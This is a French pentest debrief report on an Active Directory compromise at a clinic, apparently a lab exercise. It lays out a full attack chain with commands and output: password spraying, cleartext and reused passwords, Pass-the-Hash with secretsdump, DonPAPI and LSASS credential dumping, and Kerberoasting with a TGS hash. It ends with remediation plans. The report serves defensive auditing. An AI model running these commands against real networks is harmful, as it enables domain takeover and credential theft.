Réunion de restitution

Pentest de la clinique de Frontignan

BENE Maël

V1.0

Sommaire

Synthèse exécutive

- Risque global : CRITIQUE (compromission Domain Admin ; DCSync possible)
- Impacts : indisponibilité SI de soins ; exposition données patients (RGPD) ; blocage activités (admissions, imagerie)
- Faits marquants : test:test & backup:backup ; secret en clair (scolin) ; Pass The Hash & consolidation ; anoel → lbrunet (CredMan) ; pclerc (DA, LSASS) ; tnicolas (DA) kerberoastable ; SMB signing non requis

Timeline de compromission (qualitative)

- T0 → T+15 min : 1er accès (username=password)
- T+1 h : secret en clair ; consolidation sur FILER01
- T+1 h 30 : anoel → lbrunet (DonPAPI/CredMan)
- T+2 h : dump LSASS → pclerc (DA)

Contexte & périmètre

Machine	IP	Rôles	Protocoles observés
DC01	10.10.10.101	Contrôleur de domaine	LDAP, Kerberos, SMB, RDP
FILER01	10.10.10.112	Serveur de fichiers	SMB (signing NOT required)
DESKTOP01	10.10.10.117	Poste utilisateur	SMB (signing NOT required), RDP

- Menace croissante des ransomwares sur les établissements de santé.
- Objectif : évaluer et durcir l'AD de travers.ic.
- Périmètre : DC01 (10.10.10.101), FILER01 (10.10.10.112), DESKTOP01 (10.10.10.117).

Méthodologie

Nous appliquons une démarche conforme au PTES (Penetration Testing Execution Standard) en privilégiant une exécution à faible bruit (OPSEC), nous sommes dans le cadre d'une attaque depuis l'intérieur du réseau :

1. **Cadrage & règles d'engagement (PTES)** — périmètre (10.10.10.0/24), jalons, limites (pas d'indispo), plan de preuve/traçabilité, OPSEC (faible bruit).
2. **Énumération non intrusive** — Cartographie discrète des hôtes et services par scans à faible bruit et interrogation lecture-seule de l'annuaire AD afin d'obtenir le contexte de domaine sans générer d'alertes inutiles (nmap, ldapsearch)
3. **Premier point d'appui (Valid Accounts)** — Obtention d'accès initiaux par validation de comptes disponibles et, conformément à l'autorisation, exécution contrôlée d'un bruteforce Kerberos avec kerbrute (ciblage restreint, limitation du débit et journalisation complète des actions).
4. **Reconnaissance AD** — Requêtes LDAP filtrées et construction d'un graphe de privilèges pour identifier l'appartenance aux groupes, les délégations entre services et les comptes sensibles (comptes administrateurs, comptes de service SPN, comptes exposés) afin d'établir les chemins potentiels d'élévation.
5. **Mouvement latéral & élévation** — démonstrations minimales : Pass-the-Hash, collecte de secrets en LSASS ou CredMan/DPAPI (si autorisé), sans changement persistant.
6. **Preuve d'impact limitée & réversible** — montrer la portée logique (droits/accès) sans altérer la production ; captures et logs strictement nécessaires.
7. **Restitution & priorisation** — Livraison d'un rapport structuré contenant un résumé exécutif, la timeline des actions, une matrice Impact × Exploitabilité et des priorités de remédiation.

Chaîne d’attaque (1/2)

1) test → point d’appui initial (username=password)

- Technique : découverte users + test faible bruit
- Cmd : kerbrute ... -domain travers.ic → crackmapexec smb 10.10.10.0/24 -d TRAVERSIC -u loot/valid_user.txt -p loot/valid_user.txt --continue-on-success
- Preuve (extrait) : SMB ... [+] TRAVERSIC\test:test
- Accès obtenu : test:test

2) scolin → secret en clair dans \\FILER01\Configuration\admin.ps1

- Technique : lecture de scripts sur partage
- Action : recherche *.ps1 → mot de passe en clair
- Accès obtenu : travers.ic\scolin : M3dic3xP4ssw0rd

3) Pass-the-Hash → impacket-secretsdump sur Administrator@10.10.10.112

- Technique : PTH + dump à distance
- Cmd (prep) : impacket-secretsdump 'travers.ic/scolin:M3dic3xP4ssw0rd@10.10.10.117' → récup hash NTLM Administrator
- Cmd (PTH) : impacket-secretsdump -hashes :1dc15302289cae7a5139044ce6b872d7 Administrator@10.10.10.112
- Preuve (extrait) : [_SC_WMPNetworkSvc] anoel@travers.ic:Vuln3r4bl3
- Accès obtenu : travers.ic\anoel : Vuln3r4bl3

Chaîne d’attaque (2/2)

4) anoel → élargissement des accès
- Technique : réutilisation d’un compte domaine pour collecte de secrets (SMB/LDAP/BH)
- Rôle : sésame pour extraction de crédentiels sur FILER01

5) lbrunet → groupes élevés (Admins Serveurs)
- Technique : DonPAPI (Credential Manager) avec anoel sur FILER01
- Cmd : donpapi collect -t 10.10.10.112 -d TRAVERSIC -u anoel -p 'Vuln3r4bl3' --dc-ip 10.10.10.101
- Preuve (extrait) : [CredMan] … TRAVERSIC\lbrunet:T3RmIn4l
- Accès obtenu : travers.ic\lbrunet : T3RmIn4l (Admins Serveurs)

6) pclerc → Domain Admins (administration AD)
- Technique : dump LSASS sur FILER01 puis parsing mémoire
- Cmd : smbclient //10.10.10.112/C$ -U 'TRAVERSIC\anoel%Vuln3r4bl3' -c "get Windows/Temp/lsass.dmp lsass_FILER01.dmp"
- Cmd : pypykatz lsa minidump lsass_FILER01.dmp
- Preuves (extraits) : MSV: Username: pclerc … NT: bca0234… ; Kerberos: Username: pclerc Password: pr0F3550r
- Accès obtenu : travers.ic\pclerc (Domain Admins) → administration AD

Vulnérabilités

Authentification & secrets – V-001


- Mots de passe faibles (username=password)
- Actifs/Comptes : comptes test, backup
- Preuve : crackmapexec valide test:test & backup:backup
- Impact : accès authentifié, LDAP & partages
- Criticité : Critique
- Reco : bannir username=password, Smart Lockout

```
┌──(kali㉿kali)-[~/attack]
└─$ crackmapexec smb 10.10.10.0/24 -d TRAVERSIC \
  -u loot/valid_user.txt \
  -p loot/valid_user.txt \
  --continue-on-success | tee scans/cme_user_as_pass.log

SMB         10.10.10.117    445    DESKTOP01        [*] Windows 10 / Server 2019 Build 18362 x64 (name:DESKTOP01)
(domain:TRAVERSIC) (signing:False) (SMBv1:False)
SMB         10.10.10.101    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01)
(domain:TRAVERSIC) (signing:True) (SMBv1:False)
SMB         10.10.10.112    445    FILER01          [*] Windows 10 / Server 2019 Build 17763 x64 (name:FILER01)
(domain:TRAVERSIC) (signing:False) (SMBv1:False)
SMB         10.10.10.117    445    DESKTOP01        [+] TRAVERSIC\test:test
SMB         10.10.10.117    445    DESKTOP01        [-] TRAVERSIC\test:backup STATUS_LOGON_FAILURE
SMB         10.10.10.117    445    DESKTOP01        [-] TRAVERSIC\backup:test STATUS_LOGON_FAILURE
SMB         10.10.10.117    445    DESKTOP01        [+] TRAVERSIC\backup:backup
SMB         10.10.10.112    445    FILER01          [+] TRAVERSIC\test:test
SMB         10.10.10.112    445    FILER01          [-] TRAVERSIC\test:backup STATUS_LOGON_FAILURE
SMB         10.10.10.112    445    FILER01          [-] TRAVERSIC\backup:test STATUS_LOGON_FAILURE
SMB         10.10.10.112    445    FILER01          [+] TRAVERSIC\backup:backup
SMB         10.10.10.101    445    DC01             [+] TRAVERSIC\test:test
SMB         10.10.10.101    445    DC01             [-] TRAVERSIC\test:backup STATUS_LOGON_FAILURE
SMB         10.10.10.101    445    DC01             [-] TRAVERSIC\backup:test STATUS_LOGON_FAILURE
SMB         10.10.10.101    445    DC01             [+] TRAVERSIC\backup:backup
```

Authentification & secrets – V-006

- Mot de passe en clair dans script PowerShell
- Actifs/Comptes : \\FILER01\Configuration
- Preuve : recherche *.ps1 → admin.ps1 avec secret
- Impact : réutilisation d’identifiants, mouvement latéral
- Criticité : Élevée
- Reco : coffre à secrets/gMSA, suppression, rotation




Configuration & exposition réseau – V-002

- SMB Signing non requis (NTLM relay possible)
- Actifs/Comptes : FILER01, DESKTOP01
- Preuve : nmap smb2-security-mode → not required
- Impact : relais NTLM plausible
- Criticité : Élevée
- Reco : forcer SMB signing via GPO

```
SMB         10.10.10.117    445    DESKTOP01        [*] Windows 10 / Server
2019 Build 18362 x64 (name:DESKTOP01) (domain:TRAVERSIC) (signing:False)
(SMBv1:False)
SMB         10.10.10.101    445    DC01             [*] Windows 10 / Server
2019 Build 17763 x64 (name:DC01) (domain:TRAVERSIC) (signing:True)
(SMBv1:False)
SMB         10.10.10.112    445    FILER01          [*] Windows 10 / Server
2019 Build 17763 x64 (name:FILER01) (domain:TRAVERSIC) (signing:False)
(SMBv1:False)
```


Gestion des privilèges & gouvernance – V-004

- Droits DCSync trop larges
- Actifs/Comptes : Administrators / Domain Admins / Enterprise Admins
- Preuve : graph BH 'DCSync rights' + ACEs
- Impact : extraction des hash NTLM de tous les comptes
- Criticité : Critique
- Reco : restreindre DCSync, journaliser 4662/4742



Gestion des privilèges & gouvernance – V-003

- Trop de membres Domain Admins
- Actifs/Comptes : groupe Domain Admins
- Preuve : graph BH 'All Domain Admins'
- Impact : surface d’attaque élevée vers DA
- Criticité : Élevée
- Reco : PAM/Tiering, comptes DA dédiés, JIT/JEA



Comptes de service – V-005

- Comptes Kerberoastables
- Actifs/Comptes : WEB_SVC et comptes SPN
- Preuve : graph BH 'Kerberoastable accounts'
- Impact : crack offline des TGS
- Criticité : Haute
- Reco : mdp >25 car. ou gMSA

Kerberoasting (DA tnicolas)

- Preuve BH : Comptes Kerberoastables membres d’objets à haute valeur
- Commande : impacket-GetUserSPNs -dc-ip 10.10.10.101 travers.ic/test:test -request-user tnicolas -outputfile loot/kerberoast_tnicolas.hashes
- Hash TGS (1re ligne) affiché (tronqué)
- Risque : si mot de passe faible ⇒ prise de contrôle du domaine
- Actions : retirer SPN comptes humains ; migrer service vers gMSA ; forcer AES (disable RC4)

```
┌──(kali㉿kali)-[~]
└─$impacket-GetUserSPNs -dc-ip 10.10.10.101 travers.ic/test:test \
  -request-user tnicolas \
  -outputfile loot/kerberoast_tnicolas.hashes \
| tee scans/kerberoast_tnicolas.txt
```

Extraction du hash TGS :

```
┌──(kali㉿kali)-[~]
└─$ head -n1 loot/kerberoast_tnicolas.hashes

$krb5tgs$23$*tnicolas$TRAVERS.IC$travers.ic/tnicolas*$c0edd0c168d69e61f24505acdab089df$f6a870f1ff351e5848413a3940
1646326acf6631cb59c25952afc04a21211f47f1edce4b83ffb68d81891affc49867f6ef5531f3450b33bde4266213b90b9bb8866...
```

Plan d’action (0-30 j)

ID	Action	Cible	Modalités	Priorité
R01	Restreindre les droits DCSync	Objet domaine / DCs	Limiter aux comptes nécessaires ; journaliser 4662/4742; alertes SIEM	Critique
R02	Forcer la signature SMB (client & serveur)	FILER01, DESKTOP01	GPO sécurité – Digitally sign communications (always)	Élevée
R03	Supprimer les comptes temporaires / de test	Annuaire AD	Revue mensuelle ; désactivation puis suppression automatisée	Élevée
R04	Retirer les secrets en clair des scripts et rotation immédiate	\\FILER01\Configuration	Audit des partages ; coffre à secrets; gMSA	Élevée
R05	Bannir les mots de passe basés sur l’identifiant	Tous comptes	Password filter / AAD Password Protection ; Smart Lockout	Élevée
R06	Réduire les membres Domain Admins	Groupe DA	Comptes DA dédiés ; JIT/JEA ; journaux 4728/4729	Élevée
R07	Retirer les SPN des comptes humains à privilèges ; migrer vers un compte de service (gMSA)	Comptes humains membres de groupes à privilèges (ex. tnicolas)	Déplacer le service (ex. WWW/SHARE02.TRAVERS.IC) vers gMSA ; vérifier qu’aucun DA n’expose de SPN	Élevée
R08	Rotation mot de passe comptes SPN sensibles + forcer AES (désactiver RC4/etype23)	Comptes SPN (incl. tnicolas)	Changer le mot de passe ; n’autoriser qu’AES (etype 17/18) ; audit des SPN humains	Critique

Plan d’action (30-180 j)

ID	Action	Cible	Modalités	Priorité
L01	Mettre en place PAM/JIT & tiering admin	Comptes à privilèges	SAE/SAJ ; bastion ; sessions privilégiées contrôlées	Haute
L02	Durcissement Kerberos & NTLM	Tout AD	Désactiver NTLMv1 ; auditing NTLM ; sign/seal LDAP ; channel binding	Haute
L03	MFA obligatoire pour les comptes à privilèges	Admins	MFA robuste + stratégie d’accès conditionnel	Haute
L04	Gestion des comptes de service (gMSA)	Services applicatifs	gMSA/groupe restreint ; mots de passe longs	Haute
L05	Supervision & centralisation des logs	AD/Serveurs	Collecte 4624/4768/4769/4662/4728/4729 ; détections BloodHound-like	Moyenne
L06	Hygiène GPO & LAPS	Postes/Serveurs	LAPS sur locaux admin ; revue GPO ; durcissement baseline	Moyenne
L07	Patch management & durcissement hôte	Postes/Serveurs	WSUS/Intune ; CIS baselines ; SMB signing partout	Moyenne
L08	Segmenter le réseau	AD/Postes/Serveurs	Sous-réseaux/VLAN distincts par service (postes utilisateurs / serveurs de fichiers / contrôleurs de domaine), filtrage inter-VLAN, règles moindres privilèges	Haute